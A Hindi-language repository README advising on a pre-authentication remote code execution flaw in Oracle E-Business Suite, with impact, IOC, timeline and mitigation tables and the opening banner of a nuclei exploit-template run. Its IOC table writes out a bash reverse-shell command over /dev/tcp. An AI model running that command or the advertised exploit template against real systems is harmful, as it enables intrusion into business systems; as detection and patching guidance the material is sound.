 222dff-afk/blackash-cve-2025-61882
CVE-2025-61882 के लिए विस्तृत सलाहकारी (advisory) प्रदान करता है, जिसमें तकनीकी विश्लेषण, IOCs, डिटेक्शन क्वेरी, और Oracle E-Business Suite प्री-ऑथ RCE के लिए nuclei-आधारित एक्सप्लॉइट टेम्पलेट शामिल है।

संक्षिप्त सारांश: Oracle E‑Business Suite (EBS) में क्रिटिकल प्री‑ऑथ रिमोट कोड एक्ज़ीक्यूशन — 12.2.3 → 12.2.14 संस्करणों को प्रभावित करता है, CVSS 9.8, वास्तविक दुनिया में सक्रिय रूप से शोषित (रैंसम/जबरन वसूली गतिविधि की सूचना मिली है)। ([oracle.com][1])
| फ़ील्ड | विवरण |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 उत्पाद / घटक | Oracle E‑Business Suite (EBS) — Concurrent Processing / BI Publisher एकीकरण |
| 📦 प्रभावित संस्करण | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ प्रकार | रिमोट कोड एक्ज़ीक्यूशन (RCE) — कोई प्रमाणीकरण आवश्यक नहीं |
| 🔥 वास्तविक दुनिया में शोषित | हाँ — बड़े पैमाने पर शोषण / जबरन वसूली अभियानों की सूचना मिली है |
| 📅 प्रकटीकरण / समयरेखा | अक्टूबर 2025 (विक्रेता सलाह + सार्वजनिक राइटअप)। ([oracle.com][1]) |
(ऊपर दी गई जानकारी विक्रेता सलाह, NVD/CISA, और कई विक्रेता विश्लेषणों से संकलित की गई है।) ([oracle.com][1])
| प्रभाव क्षेत्र | इसका क्या अर्थ है |
|---|---|
| 🔓 गोपनीयता | हमलावर संवेदनशील HR/वित्त/ERP डेटा पढ़ सकते हैं |
| 🛠️ अखंडता | हमलावर रिकॉर्ड संशोधित कर सकते हैं, बैकडोर बना सकते हैं या कॉन्फ़िगरेशन बदल सकते हैं |
| ⚡ उपलब्धता | हमलावर सेवाओं को बाधित कर सकते हैं, रैंसमवेयर निष्पादित कर सकते हैं या बैकअप नष्ट कर सकते हैं |
| 🧭 जोखिम स्तर | अत्यंत गंभीर — महत्वपूर्ण ERP सिस्टम पर प्री‑ऑथ RCE → संभावित पूर्ण डोमेन पिवट |
उच्च‑प्रभाव शोषण और रैंसमवेयर संबंध की रिपोर्ट करने वाले संदर्भ। ([Rapid7][2])
Oracle और घटना प्रतिक्रिया टीमों ने IOCs प्रकाशित किए; नीचे सलाह और विक्रेता राइटअप में रिपोर्ट किए गए प्रतिनिधि उदाहरण हैं। लॉग और एंडपॉइंट्स में इन पैटर्न की खोज करें। ([oracle.com][1])
| प्रकार | उदाहरण |
|---|---|
| 🌐 IPs (देखे गए) | 200.107.207.26, 185.181.60.11 (रिपोर्ट किए गए उदाहरण पते) |
| 🧾 कमांड पैटर्न | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (रिवर्स शेल) |
| 🗂️ फ़ाइल हैश | संदिग्ध एक्सप्लॉइट स्क्रिप्ट के लिए कई SHA‑256 हैश (पूरी सूची के लिए विक्रेता सलाह देखें) |
| 🕳️ आर्टिफैक्ट | अप्रत्याशित वेब शेल, नए क्रॉनजॉब, असामान्य IPs/पोर्ट्स पर संदिग्ध आउटबाउंड कनेक्शन |
यदि आप पूरी IOC सूची (IPs, पूर्ण हैश, फ़ाइलनाम) चाहते हैं तो मैं इसे यहाँ पेस्ट कर सकता हूँ — "paste IOCs" कहें। (कोई लिंक नहीं।)
| तिथि | घटना |
|---|---|
| 9 अगस्त, 2025 | सबसे पहले रिपोर्ट की गई वास्तविक दुनिया की शोषण गतिविधि (विक्रेता टेलीमेट्री)। ([crowdstrike.com][4]) |
| अक्टूबर 2025 की शुरुआत | Oracle ने EBS के लिए सुरक्षा अलर्ट / पैच उपलब्धता जारी की। ([oracle.com][1]) |
| 6–7 अक्टूबर, 2025 | CISA ने CVE को अपनी Known Exploited Vulnerabilities (KEV) सूची में जोड़ा (संघीय एजेंसियों के लिए मार्गदर्शन, शमन के लिए नियत तिथि)। ([cisa.gov][5]) |
| अक्टूबर 2025 (जारी) | कई विक्रेता राइटअप और बड़े पैमाने पर एक्सप्लॉइट रिपोर्ट (CrowdStrike, Rapid7, Tenable, आदि)। ([crowdstrike.com][4]) |
| प्राथमिकता | कार्रवाई | नोट्स / नमूना विवरण |
|---|---|---|
| 1️⃣ गंभीर | पैच प्रभावित EBS इंस्टेंस | संस्करण 12.2.3–12.2.14 के लिए Oracle के सुरक्षा अलर्ट पैच तुरंत लागू करें। ([oracle.com][1]) |
| 2️⃣ उच्च | अलग / प्रतिबंधित करें EBS वेब एंडपॉइंट्स तक पहुंच | EBS के लिए इंटरनेट‑फेसिंग HTTP/HTTPS ब्लॉक करें; केवल विश्वसनीय एडमिन IPs या VPN की अनुमति दें। |
| 3️⃣ उच्च | WAF नियम सक्षम/समायोजित करें | एक्सप्लॉइट पैटर्न के लिए विक्रेता/समुदाय WAF सिग्नेचर तैनात करें; संदिग्ध पेलोड ब्लॉक करें। ([Rapid7][2]) |
| 4️⃣ उच्च | खोज और पता लगाएं | रिवर्स शेल कमांड, असामान्य फ़ाइल लेखन, और IOCs के लिए आउटबाउंड कनेक्शन के लिए लॉग खोजें। |
| 5️⃣ घटना | रोकथाम और प्रतिक्रिया यदि समझौता पाया जाए | होस्ट को अलग करें, फोरेंसिक साक्ष्य संरक्षित करें, क्रेडेंशियल बदलें, स्वच्छ बैकअप से पुनर्निर्माण करें। |
| 6️⃣ नीति | रिपोर्ट और सूचित करें | यदि आप नियामक/संविदात्मक आवश्यकताओं के दायरे में हैं, तो नीति के अनुसार हितधारकों और अधिकारियों को सूचित करें (CISA/KEV मार्गदर्शन लागू हो सकता है)। ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io






